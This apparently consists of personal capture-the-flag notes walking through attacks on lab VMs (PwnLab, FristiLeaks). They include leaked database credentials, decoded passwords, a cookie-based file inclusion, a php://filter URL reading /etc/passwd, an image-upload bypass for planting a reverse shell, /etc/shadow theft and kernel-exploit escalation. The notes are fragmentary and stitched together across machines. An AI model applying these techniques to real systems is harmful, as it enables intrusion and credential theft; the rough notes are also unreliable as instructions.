
Decoded version :

```
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

The use of the details above can be used to login to the MYSQL server

mysql -h 192.168.110.143 -u root -pH4u%QJ_H99 Users

After selecting the users table I was able to view the content of it.



kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw==

They are base 64 decoded so after decoding :

kane	aVN2NVltMkdSbw==	iSv5Ym2GRo

mike	U0lmZHNURW42SQ==	SIfdsTEn6I
kent	SId6WHVCSkpOeQ==	JWzXuBJJNy

After the login we can use the "_lang_" cookie parameter as LFI, this was found in the "index" PHP which we used the LFI to check the config

The lang cookie is vuln we can inject in it using burp

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
	include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a
href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
	if (isset($_GET['page']))
	{
		include($_GET['page'].".php");
	}
	else
	{
		echo "Use this server to upload and share image files inside the
		intranet";
	}
```

```
?>
</center>
</body>
</html>
```

The upload function enables us to upload only GIF ,JPG or png, also the upload configuration page shows what file formats is accepted.
We use burp to intercept the traffic, we use upload "png" file which is really reverse shell , but the traffic shows <php> so we need to add a GIF 98 at the start of the php file

```
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
	<body>
		<form action='' method='post' enctype='multipart/form-data'>
			<input type='file' name='file' id='file' />
			<input type='submit' name='submit' value='Upload'/>
		</form>
	</body>
</html>
<?php
if(isset($_POST['submit'])) {
	if ($_FILES['file']['error'] <= 0) {
		$filename  = $_FILES['file']['name'];
		$filetype  = $_FILES['file']['type'];
		$uploaddir = 'upload/';
		$file_ext  = strrchr($filename, '.');
		$imageinfo = getimagesize($_FILES['file']['tmp_name']);
		$whitelist = array(".jpg",".jpeg",".gif",".png");

		if (!(in_array($file_ext, $whitelist))) {
			die('Not allowed extension, please upload images only.');
		}
```

```
        if(strpos($filetype,'image') === false) {
            die('Error 001');
        }

        if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] !=
        'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&&
        $imageinfo['mime'] != 'image/png') {
            die('Error 002');
        }

        if(substr_count($filetype, '/')>1){
            die('Error 003');
        }

        $uploadfile = $uploaddir .
        md5(basename($_FILES['file']['name'])).$file_ext;

        if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
            echo "<img src=\"".$uploadfile."\"><br />";
        } else {
            die('Error 4');
        }
    }
}

?>
```

```
GIF 98


www.hackingarticles.in

When you inspect the page you see it is saved in /upload/ folder

// run the gif file using the cookie: lang=../upload/locationofthegif you uploaded



///we have a shell!

//enumeration
//exploit to priv

So when looking we can see the mike account doesn't login , I can only login to kane and kent,

Kane account as a file its in home directory called " msgmike" with permissions and owned by mike. This is **setuid bit set**.
So we use string to see what it is doing, we can see it calls a "cat" command for /home/mike/msg.txt .

We need to manipulate the PATH environment varible to point a different "cat" pgramge ---- I need to learn how path enviroment worrks and how we can use it to exploit stuff…

http://blog.safetechinnovations.com/challenges/pwnlabinit-walkthrough/

We can use "\!" after we login to execute system commands this is not a remote attack this can be used as privilege escalation if the mysql is running as "root"


TRACEROUTE
HOP RTT   ADDRESS
1   0.69 ms 192.168.110.144

The port 80 showed to be vuln to LFI :

1. Stage one change connect=true to anything else "flase"




After trying different type of different LFI :

../../../etc

Then try the PHP LFI base64 (this mainly works when there is a php wrapper)
https://aadityapurani.com/2015/09/18/read-php-files-using-lfi-base-64-bypass/

http://192.168.110.144/index1.php?help=true&connect=php://filter/convert.base64-encode/resource=/etc/passwd

Base 64 /etc/passwd




The use of the miniserv port 1000 is also vuln to LFI so we managed to pull down the /etc/shadow
This was cracked and we got the Vmware password

Logged into SSH

After enumeration the machine was vulnerable to kernel exploit for

root@ubuntuvm:/root/keys# uname -a

Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
root@ubuntuvm:/root/keys#



fristileaks

Thursday, June 14, 2018
1:04 AM

The enumeration Nmap

So we can upload files to the http://192.168.144.150/fristi/upload.php

We can upload jpg by bypassing it using putting "GIF 98"

It will bypass it but it says it uploads it to the /upload folder

No other attacks vetectors

So using the /uploads

http://192.168.144.150/fristi/uploads/php-reverse-shell.php.jpg

We maanaged to upload a file using .jpg as format and send it up and get a shell back

This really helped change the file format from .php to .php.jpg nothing else _--> I will test this after rooting


https://th3mast3r.wordpress.com/2012/01/25/how-to-excuteacess-your-jpg-shell/

After enumeration I used the dirtycow firefart exploit to get ain root --- will update later

Kioptrix

